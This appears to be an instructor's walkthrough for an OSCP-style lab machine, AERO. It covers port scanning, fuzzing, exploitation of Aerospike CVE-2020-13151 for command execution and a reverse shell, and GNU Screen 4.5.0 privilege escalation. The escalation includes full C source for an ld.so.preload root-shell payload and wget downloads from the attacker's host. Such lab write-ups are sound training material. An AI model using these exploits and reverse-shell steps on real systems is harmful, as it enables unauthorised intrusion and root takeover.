lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
          RX packets 9278 bytes 786539 (786.5 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 9278 bytes 786539 (786.5 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

aero@oscp:/$ hostname
oscp
aero@oscp:/$
```

We can now read **local.txt** at aero.

Privilege Escalation on AERO

Enumeration for SUIDs on the system provides something interesting:

```
aero@oscpc:/home/aero$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkitkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/su
/usr/bin/screen-4.5.0
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/mount
/usr/bin/chfn
<SNIP>
```

There is suid bit is set on the screen command. After searching screen 4.5.0 exploit it will reveal that [edb](#) link.

Because there is no make and gcc on the host machine student need make related files on own computer. Student need to run exploit , his/her own system. Students have to read the exploit script and figure out how to repeat the exploit on the target(AERO) without gcc as below.

```
(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/CVE-2020-13151]
# cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((constructor))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF

(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/CVE-2020-13151]
# cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF

(venv)(rootkali)-[/home/kali/preprod-test/OSCP-A/CVE-2020-13151]
# gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
  7 |     chmod("/tmp/rootshell", 04755);
   |
 ^~~~
                                         (venv)(rootkali)-[/home/kali/preprod-test/OSCP-A
/CVE-2020-13151]
# gcc -o /tmp/rootshell /tmp/rootshell.c -static
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  3 |     setuid(0);
   |
 ^~~~
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
  4 |     setgid(0);
   |
 ^~~~
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
  5 |     seteuid(0);
   |
 ^~~~~
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
  6 |     setegid(0);
   |
 ^~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
  7 |     execvp("/bin/sh", NULL, NULL);
   |
 ^~~~
/tmp/rootshell.c:7:5: warning: too many arguments to built-in function 'execvp' expecting 2 [-Wbuiltin-
declaration-mismatch]
```

We can do the compilation on the kali as done in the script as seen above, and copy over the 2 files `rootshell` and `libhax.so` over to AERO.

ON AERO

```

aero@oscp:/home/aero$ wget 192.168.45.206/libhax.so -O /tmp/libhax.so
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/tmp/libhax.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object
file): ignored.
--2023-01-12 13:22:26-- http://192.168.45.206/libhax.so
Connecting to 192.168.45.206:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15528 (15K) [application/octet-stream]
Saving to: '/tmp/libhax.so'

/tmp/libhax.so          100%[=====] 15.16K 39.4KB/s   in
0.4s

2023-01-12 13:22:27 (39.4 KB/s) - '/tmp/libhax.so' saved [15528/15528]

aero@oscp:/home/aero$ wget 192.168.45.206/rootshell -O /tmp/rootshell
--2023-01-12 13:22:44-- http://192.168.45.206/rootshell
Connecting to 192.168.45.206:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16168 (16K) [application/octet-stream]
Saving to: '/tmp/rootshell'

/tmp/rootshell          100%[=====] 15.79K 70.9KB/s   in
0.2s

2023-01-12 13:22:45 (70.9 KB/s) - '/tmp/rootshell' saved [16168/16168]

aero@oscp:/tmp$ wget 192.168.45.206/41154.sh
--2023-01-12 13:31:15-- http://192.168.45.206/41154.sh
Connecting to 192.168.45.206:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1149 (1.1K) [text/x-sh]
Saving to: '41154.sh'

41154.sh          100%[=====] 1.12K --.-KB/s   in
0s

2023-01-12 13:31:16 (235 MB/s) - '41154.sh' saved [1149/1149]

aero@oscp:/tmp$ bash 41154.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
41154.sh: line 22: gcc: command not found
41154.sh: line 34: gcc: command not found
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
No Sockets found in /tmp/screens/S-aero.

# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)

```

As seen above, we can not read the proof.txt since we are root.

AERO - kali 2023.1



I am putting this here as I ran into issues compiling the priv esc exploit. Hope this helps - ob1d1k3

- Service Enumeration
 - Port Scan (nmap)
 - Information Gathering
- SHELL #1: Aerospike Database 5.1.0.3 - OS Command Execution
- PRIVILEGE ESCALATION #1: GNU Screen 4.5.0 - Local Privilege Escalation
- Post Exploitation
 - Proof Files

Service Enumeration

Port Scan (nmap)

Our enumeration process begins with a Nmap scan for TCP ports:

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ sudo nmap -p- -T4 192.168.51.223 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-10 21:30 EDT
Nmap scan report for 192.168.51.223
Host is up (0.25s latency).
Not shown: 65525 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
81/tcp    open  hosts2-ns
443/tcp   open  https
3000/tcp  open  ppp
3001/tcp  open  nessus
3003/tcp  open  cgms
3306/tcp  open  mysql
5432/tcp  open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 244.59 seconds
```

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ sudo nmap -p 21,22,80,81,443,3000,3001,3003,3306,5432 -T4 -sC -sV -Pn 192.168.51.223
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-10 21:30 EDT
Nmap scan report for 192.168.51.223
Host is up (0.25s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 23:4c:6f:b8:52:29:65:3d:d1:4e:38:eb:fe:01:c1 (RSA)
|_ 256 0d:fd:36:d8:05:69:83:ef:ae:a0:fe:4b:82:03:32:ed (ECDSA)
|_ 256 cc:76:17:le:8e:c5:57:b2:1f:45:28:09:05:5a:eb:39 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
81/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Test Page for the Nginx HTTP Server on Fedora
443/tcp   open  ssl/https   Apache/2.4.41 (Ubuntu)
```

```

|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open  ppp?
3001/tcp open  nessus?
3003/tcp open  cgms?
3306/tcp open  mysql      MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
5432/tcp open  postgresql PostgreSQL DB 9.6.0 or later
| fingerprint-strings:
|   SMBProgNeg:
|     SFATAL
|     VFATAL
|     COA000
|     MUnsupported frontend protocol 65363.19778: server supports 2.0 to 3.0
|     Fpostmaster.c
|     L2087
|     RProcessStartupPacket
|   ssl-cert: Subject: commonName=aero
|   Subject Alternative Name: DNS:aero
|   Not valid before: 2021-05-10T22:20:48
|   Not valid after:  2031-05-08T22:20:48
2 services unrecognized despite returning data. If you know the service/version, please submit the following
fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
SF-Port3003-TCP:V=7.91%I=7%D=10/10%Time=616393C1%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,1,"\\n")%r(GetRequest,1,"\\n")%r(HTTPOptions,1,"\\n")%r(RTSPRe
SF:quest,1,"\\n")%r(Help,1,"\\n")%r(SSLSessionReq,1,"\\n")%r(TerminalServerCo
SF:okie,1,"\\n")%r(Kerberos,1,"\\n")%r(FourOhFourRequest,1,"\\n")%r(LPDString
SF:,1,"\\n")%r(LDAPSearchReq,1,"\\n")%r(SIPOptions,1,"\\n");
=====
SF-Port5432-TCP:V=7.91%I=7%D=10/10%Time=616393BD%P=x86_64-pc-linux-gnu%r(S
SF:MBProgNeg,8C,"E\\0\\0\\0\\x8bSFATAL\\0VFATAL\\0C0A000\\0MUnsupported\\x20fronte
SF:nd\\x20protocol\\x2065363\\1.19778:\\x20server\\x20supports\\x202\\0\\x20to\\x20
SF:3\\0\\0Fpostmaster\\.c\\0L2087\\0RProcessStartupPacket\\0\\0");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.87 seconds

```

(kalikali)-[~/oscp2/exam_testing/machines/aero]
\$

- Key Information

We have a web server on port 80

Information Gathering

We can fuzz the web application on port 80.

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.51.223
/FUZZ

          /'__\  /'__\           /'__\
 /\ \_/_/\ \_\_/_/ _ _ _ _/\ \_\_/
 \ \ ,_\_\\ \ ,_\_\\/\ \_\_\\ \ \_\_\\ ,_\
 \ \_\_/_\ \ \_\_/_\ \ \_\_/_\ \ \_\_/_\ 
 \ \_\_\\ \ \_\_\\ \ \_\_/_\ \ \_\_/_\ 
 \/_/   \/_/   \/_/   \/_/   \/_/ 

v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://192.168.51.223/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

.hta          [Status: 403, Size: 279, Words: 20, Lines: 10]
0             [Status: 200, Size: 33861, Words: 4951, Lines: 507]
404           [Status: 200, Size: 4013, Words: 1257, Lines: 84]
LICENSE       [Status: 200, Size: 1085, Words: 156, Lines: 22]
.htpasswd     [Status: 403, Size: 279, Words: 20, Lines: 10]
.htaccess     [Status: 403, Size: 279, Words: 20, Lines: 10]
api           [Status: 301, Size: 314, Words: 20, Lines: 10]
assets        [Status: 301, Size: 317, Words: 20, Lines: 10]
config        [Status: 301, Size: 317, Words: 20, Lines: 10]
content       [Status: 301, Size: 318, Words: 20, Lines: 10]
index.html    [Status: 200, Size: 10918, Words: 3499, Lines: 376]
index         [Status: 200, Size: 33861, Words: 4951, Lines: 507]
index.php     [Status: 200, Size: 33861, Words: 4951, Lines: 507]
plugins       [Status: 301, Size: 318, Words: 20, Lines: 10]
server-status [Status: 403, Size: 279, Words: 20, Lines: 10]
sub           [Status: 200, Size: 5841, Words: 1535, Lines: 86]
themes        [Status: 301, Size: 317, Words: 20, Lines: 10]
theme         [Status: 200, Size: 27673, Words: 4471, Lines: 247]
vendor        [Status: 301, Size: 317, Words: 20, Lines: 10]
:: Progress: [4702/4702] :: Job [1/1] :: 123 req/sec :: Duration: [0:00:51] :: Errors: 0 ::

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$
```

We noticed that there is an api endpoint which redirects us. So we also fuzz api endpoint.

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ ffuf --ac -t 400 -c -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -u http://192.168.51.223/api/FUZZ

          '/__\  /'__\      /'__\
         /\ \_/_\ \_\_/_\ _ _ _\ \_\_\
        \ \ ,_\ \ \ \_,_\ \_\ \ \ \ \ \ \_\_
        \ \ \_\_/_\ \ \_\_/_\ \ \_\_/_\ \ \_\_\
        \ \_\_ \ \ \_\_ \ \ \_\_/_\ \ \_\_/_\ \ \_\_
        \_\_/_\ \ \_\_/_\ \ \_\_/_\ \ \_\_/_\ \ \_\_/_\

v1.3.1 Kali Exclusive <3

:: Method          : GET
:: URL            : http://192.168.51.223/api/FUZZ
:: Wordlist        : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
:: Follow redirects: false
:: Calibration    : true
:: Timeout         : 10
:: Threads         : 400
:: Matcher         : Response status: 200,204,301,302,307,401,403,405
:: Filter          : Response size: 279
:: Filter          : Response words: 20
:: Filter          : Response lines: 10

heartbeat          [Status: 200, Size: 178, Words: 1, Lines: 1]
:: Progress: [38267/38267] :: Job [1/1] :: 1551 req/sec :: Duration: [0:01:24] :: Errors: 603 :: 
[INFO] ----- PAUSING ----- 

entering interactive mode
type "help" for a list of commands, or ENTER to resume.
:: Progress: [38267/38267] :: Job [1/1] :: 1348 req/sec :: Duration: [0:01:31] :: Errors: 640 ::

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$
```

We saw that there is a heartbeat endpoint so if we make a request to this endpoint we will get information about some services like [Aerospike](#) information.

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ searchsploit aerospike
-----
Exploit
Title
| Path
-----
Aerospike Database 5.1.0.3 - OS Command Execution | multiple
/remote/49067.py
-----
Shellcodes: No Results

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ searchsploit -m 49067
Exploit: Aerospike Database 5.1.0.3 - OS Command Execution
  URL: https://www.exploit-db.com/exploits/49067
  Path: /usr/share/exploitdb/exploits/multiple/remote/49067.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /home/kali/oscp2/exam_testing/machines/aero/49067.py

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$
```

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ curl http://192.168.51.223/api/heartbeat -iv
*   Trying 192.168.51.223:80...
*   Connected to 192.168.51.223 (192.168.51.223) port 80 (#0)
> GET /api/heartbeat HTTP/1.1
> Host: 192.168.51.223
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< Date: Mon, 11 Oct 2021 01:53:16 GMT
Date: Mon, 11 Oct 2021 01:53:16 GMT
< Server: Apache/2.4.41 (Ubuntu)
Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 178
Content-Length: 178
< Content-Type: application/json
Content-Type: application/json

<
* Connection #0 to host 192.168.51.223 left intact
[{"serviceName": "mysql", "status": "online"}, {"serviceName": "postgres", "status": "online"}, {"serviceName": "aerospike", "status": "online"}, {"serviceName": "OpenSSH", "status": "online"}]

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$
```

A search with the keywords `Aerospike exploit` reveals exploit developer writeup <https://b4ny4n.github.io/network-pentest/2020/08/01/cve-2020-13151-poc-aerospike.html>

Google search results for "aerospike exploit":

- <https://www.exploit-db.com/exploits/> : **Aerospike Database 5.1.0.3 - OS Command Execution**
17 Nov 2020 — **Aerospike Database 5.1.0.3 - OS Command Execution**. CVE-2020-13151 . remote exploit for Multiple platform.
- <https://www.rapid7.com/exploit/linux/misc/aeros...> : **Aerospike Database UDF Lua Code Execution - Rapid7**
10 Dec 2020 — Rapid7 **Vulnerability & Exploit Database** ... **Aerospike Database** versions before 5.1.0.3 permitted user-defined functions (UDF) to call the ...
- <https://www.cvedetails.com/vendor/Aerospike/> : **Aerospike : Products and vulnerabilities - CVE Details**
Aerospike: List of all products, security vulnerabilities of products, cvss score reports, detailed graphical ... **Aerospike : Vulnerability Statistics**.
- <https://nvd.nist.gov/vuln/detail/CVE-2020-13151> : **CVE-2020-13151 Detail - NVD - NIST**
5 Aug 2020 — **Aerospike** Community Edition 4.9.0.5 allows for unauthenticated ... /08/01/cve-2020-13151-poc-aerospike.html, **Exploit** Third Party Advisory.
- <https://packetstormsecurity.com/files/Aerospike-Dat...> : **Aerospike Database UDF Lua Code Execution - Packet Storm**
11 Dec 2020 — This module does not support authentication; however **Aerospike Database** Community Edition ... class MetasploitModule < Msf::Exploit::Remote
- <https://b4ny4n.github.io/network-pentest/2020/08/01/CVE-2020-13151-POC-Aerospike-Server-Host-Command...> : **CVE-2020-13151 POC: Aerospike Server Host Command ...**
1 Aug 2020 — CVE-2020-13151 POC: **Aerospike** Server Host Command Execution · An Aside · Motivation · Prerequisites · **Exploiting** · Try it out · If You're Defending ...

SHELL #1: Aerospike Database 5.1.0.3 - OS Command Execution

Although in EDB 49067, author set title as it affects version 5.1.0.3 , in exploit author compares version with 5.1.0.0.

```
def _is_vuln(_mj, _mi, _pt, _bd):
    fixed = [5,1,0,0]
    found = [_mj, _mi, _pt, _bd]

    if fixed == found:
        return False

    for ix, val in enumerate(found):
        if val < fixed[ix]:
            return True
        elif val == fixed[ix]:
            pass
        else:
            return False
```

So we need to make changes to above function as shown below:

```

def _is_vuln(_mj, _mi, _pt, _bd):
    fixed = [5,1,0,3]
    found = [_mj, _mi, _pt, _bd]

    if fixed == found:
        return False

    for ix, val in enumerate(found):
        if val < fixed[ix]:
            return True
        elif val == fixed[ix]:
            pass
        else:
            return False

```

When a student runs the exploit from exploit-db, the exploit will give an exception about there is no `poc.lua` file. So students need to visit [GitHub](#) page for getting malicious Lua files. After we installed related packages in the exploit, we need to see whether we can run arbitrarily so with the below code we identified Aerospike run as the aero user.

We can get a copy of the exploit via Searchsploit

Modify the exploit

```

78 def _is_vuln(_mj, _mi, _pt, _bd):
79     fixed = [5,1,0,3]
80     found = [_mj, _mi, _pt, _bd]
81
82     if fixed == found:
83         return False
84
85     for ix, val in enumerate(found):
86         if val < fixed[ix]:
87             return True
88         elif val == fixed[ix]:
89             pass
90         else:
91             return False

```

Run the exploit using python3



Updated this from the old exam wiki, this is now on kali 2023.1

We would need to install a few dependencies

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ python3 49067.py --ahost 192.168.51.223 --cmd 'id'
Traceback (most recent call last):
  File "/home/kali/oscp2/exam_testing/machines/aero/49067.py", line 17, in <module>
    import aerospike
ModuleNotFoundError: No module named 'aerospike'

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ pip3 install
aerospike

Command 'pip3' not found, but can be installed with:
sudo apt install python3-pip
Do you want to install it? (N/y)y
sudo apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python-pip-whl python3-wheel
The following NEW packages will be installed:
  python-pip-whl python3-pip python3-wheel
0 upgraded, 3 newly installed, 0 to remove and 525 not upgraded.
Need to get 1,948 kB/2,309 kB of archives.
After this operation, 3,671 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 python-pip-whl all 20.3.4-4 [1,948 kB]
Fetched 1,948 kB in 2s (1,059 kB/s)
Selecting previously unselected package python-pip-whl.
(Reading database ... 274515 files and directories currently installed.)
Preparing to unpack .../python-pip-whl_20.3.4-4_all.deb ...
Unpacking python-pip-whl (20.3.4-4) ...
Selecting previously unselected package python3-wheel.
Preparing to unpack .../python3-wheel_0.34.2-1_all.deb ...
Unpacking python3-wheel (0.34.2-1) ...
Selecting previously unselected package python3-pip.
Preparing to unpack .../python3-pip_20.3.4-4_all.deb ...
Unpacking python3-pip (20.3.4-4) ...
Setting up python3-wheel (0.34.2-1) ...
Setting up python-pip-whl (20.3.4-4) ...
Setting up python3-pip (20.3.4-4) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.3.3) ...

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ pip3 install
aerospike

Collecting aerospike
  Downloading aerospike-6.0.0-cp39-cp39-manylinux2010_x86_64.whl (4.3 MB)
    || 4.3 MB 3.5 MB/s
Installing collected packages: aerospike
Successfully installed aerospike-6.0.0

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$
```

We need to download poc.lua from github <https://raw.githubusercontent.com/b4ny4n/CVE-2020-13151/master/poc.lua>

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ wget https://raw.githubusercontent.com/b4ny4n/CVE-2020-13151/master/poc.lua
--2021-10-10 22:04:24--  https://raw.githubusercontent.com/b4ny4n/CVE-2020-13151/master/poc.lua
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133,
185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1694 (1.7K) [text/plain]
Saving to: 'poc.lua'

poc.lua          100%
[=====] 1.65K --.-KB
/s    in 0s

2021-10-10 22:04:25 (22.0 MB/s) - 'poc.lua' saved [1694/1694]

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$
```

And now we can run the exploit successfully and we have RCE

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ python3 49067.py --ahost 192.168.51.223 --cmd 'id'
[+] aerospike build info: 5.1.0.1

[+] looks vulnerable
[+] populating dummy table.
[+] writing to test.cve202013151
[+] wrote UpEwTDrbFgYcKsBK
[+] registering udf
[+] issuing command "id"
uid=1000(aero) gid=1000(aero) groups=1000(aero)

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ python3 49067.py --ahost 192.168.51.223 --cmd 'ifconfig'
[+] aerospike build info: 5.1.0.1

[+] looks vulnerable
[+] populating dummy table.
[+] writing to test.cve202013151
[+] wrote UXdyXUUhDHLYkaZB
[+] registering udf
[+] issuing command "ifconfig"
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.51.223 netmask 255.255.255.0 broadcast 192.168.51.255
              ether 00:50:56:8a:82:60 txqueuelen 1000 (Ethernet)
                    RX packets 54938 bytes 8848341 (8.8 MB)
                    RX errors 0 dropped 10 overruns 0 frame 0
                    TX packets 51306 bytes 20788237 (20.7 MB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
          RX packets 1545 bytes 132475 (132.4 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1545 bytes 132475 (132.4 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kalikali)-[~/oscp2/exam_testing/machines/aero]
$
```

We can get a reverse shell on port 80 by starting a nc listener and running the command below

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ python3 49067.py --ahost 192.168.51.223 --pythonshell --lhost=192.168.48.12 --lport
80
[+] aerospike build info: 5.1.0.1

[+] looks vulnerable
[+] populating dummy table.
[+] writing to test.cve202013151
[+] wrote nNVepHwOQRKnspvy
[+] registering udf
[+] sending payload, make sure you have a listener on 192.168.48.12:80.....
```

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$
```

And in our listener we get a reverse shell

```
(kalikali)-[~/oscp2/exam_testing/machines/aero]
$ sudo nc -nvlp
80

[sudo] password for kali:
listening on [any] 80 ...
connect to [192.168.48.12] from (UNKNOWN) [192.168.51.223] 49402
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
bash: /root/.bashrc: Permission denied
aero@oscp:/$ whoami
whoami
aero
aero@oscp:/$ ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.51.223 netmask 255.255.255.0 broadcast 192.168.51.255
              ether 00:50:56:8a:82:60 txqueuelen 1000 (Ethernet)
                    RX packets 55006 bytes 8856563 (8.8 MB)
                    RX errors 0 dropped 10 overruns 0 frame 0
                    TX packets 51354 bytes 20797323 (20.7 MB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
              loop txqueuelen 1000 (Local Loopback)
                    RX packets 1825 bytes 156520 (156.5 KB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 1825 bytes 156520 (156.5 KB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

aero@oscp:/$
```

PRIVILEGE ESCALATION #1: GNU Screen 4.5.0 - Local Privilege Escalation

There is SUID bit is set on the screen command

```

aero@oscp:~$ find / -perm /4000 2>/dev/null
find / -perm /4000 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkitkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/su
/usr/bin/screen-4.5.0
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/mount
/usr/bin/chfn
/snap/snapd/8542/usr/lib/snapd/snap-confine
/snap/snapd/11588/usr/lib/snapd/snap-confine
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/umount
/snap/core18/1880/usr/bin/chfn
/snap/core18/1880/usr/bin/chsh
/snap/core18/1880/usr/bin/gpasswd
/snap/core18/1880/usr/bin/newgrp
/snap/core18/1880/usr/bin/passwd
/snap/core18/1880/usr/bin/sudo
/snap/core18/1880/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1880/usr/lib/openssh/ssh-keysign
/snap/core18/1997/bin/mount
/snap/core18/1997/bin/ping
/snap/core18/1997/bin/su
/snap/core18/1997/bin/umount
/snap/core18/1997/usr/bin/chfn
/snap/core18/1997/usr/bin/chsh
/snap/core18/1997/usr/bin/gpasswd
/snap/core18/1997/usr/bin/newgrp
/snap/core18/1997/usr/bin/passwd
/snap/core18/1997/usr/bin/sudo
/snap/core18/1997/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1997/usr/lib/openssh/ssh-keysign
aero@oscp:~$
```

After searching screen 4.5.0 exploit we find <https://www.exploit-db.com/exploits/41154>

Because there is no make and gcc on the host machine the student needs to make related files on their own computer. Students need to run exploit, his/her own system. Later student will copy /tmp/rootshell and /tmp/libhax.so files to the server as shown.



on Kali 2023.1 compiling this will surely fail so you have to use the steps detailed here: <https://forums.offensive-security.com/showthread.php?48259-Fix-for-incompatibility-with-older-versions-of-gcc-Kali-2022-3>

make sure to inform students 😊

thanks to Salar for notifying me about this one

I have added the steps below to get the docker set up 😊

```

(kalikali)-[~]
$ sudo apt update && sudo apt install -y docker.io && sudo apt install -y docker.io && docker
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
---SNIP---
```

```

Run 'docker COMMAND --help' for more information on a command.

To get more help with docker, check out our guides at https://docs.docker.com/go/guides/

(kalikali)-[~]
$ docker

Usage: docker [OPTIONS] COMMAND

---SNIP---

version      Show the Docker version information
wait         Block until one or more containers stop, then print their exit codes

Run 'docker COMMAND --help' for more information on a command.

To get more help with docker, check out our guides at https://docs.docker.com/go/guides/

(kalikali)-[~]
$ 

(kalikali)-[~]
$ sudo docker pull debian:10
10: Pulling from library/debian
4e2befb7f5d1: Pull complete
Digest: sha256:235f2a778fb0d668c66afa9fd5f1efabab94c1d6588779ea4e221e1496f89da
Status: Downloaded newer image for debian:10
docker.io/library/debian:10

(kalikali)-[~]
$ mkdir ~
/docker_shared

(kalikali)-[~]
$ sudo docker run --name debian10 -v ~/docker_shared:/media -it debian:10 /bin/bash
root@3b8769b70790:/# apt update && apt install gcc-multilib build-essential
Get:1 http://deb.debian.org/debian buster InRelease [122 kB]
Get:2 http://deb.debian.org/debian-security buster/updates InRelease [34.8 kB]

---SNIP---

0 upgraded, 99 newly installed, 0 to remove and 1 not upgraded.
Need to get 85.3 MB of archives.
After this operation, 336 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://deb.debian.org/debian buster/main amd64 perl-modules-5.28 all 5.28.1-6+deb10u1 [2873 kB]
Get:2 http://deb.debian.org/debian buster/main amd64 libgdbm6 amd64 1.18.1-4 [64.7 kB]

---SNIP---

Get:97 http://deb.debian.org/debian buster/main amd64 libfile-fcntllock-perl amd64 0.22-3+b5 [35.4 kB]
Get:98 http://deb.debian.org/debian buster/main amd64 libsasl2-modules amd64 2.1.27+dfsg-1+deb10u2 [104 kB]
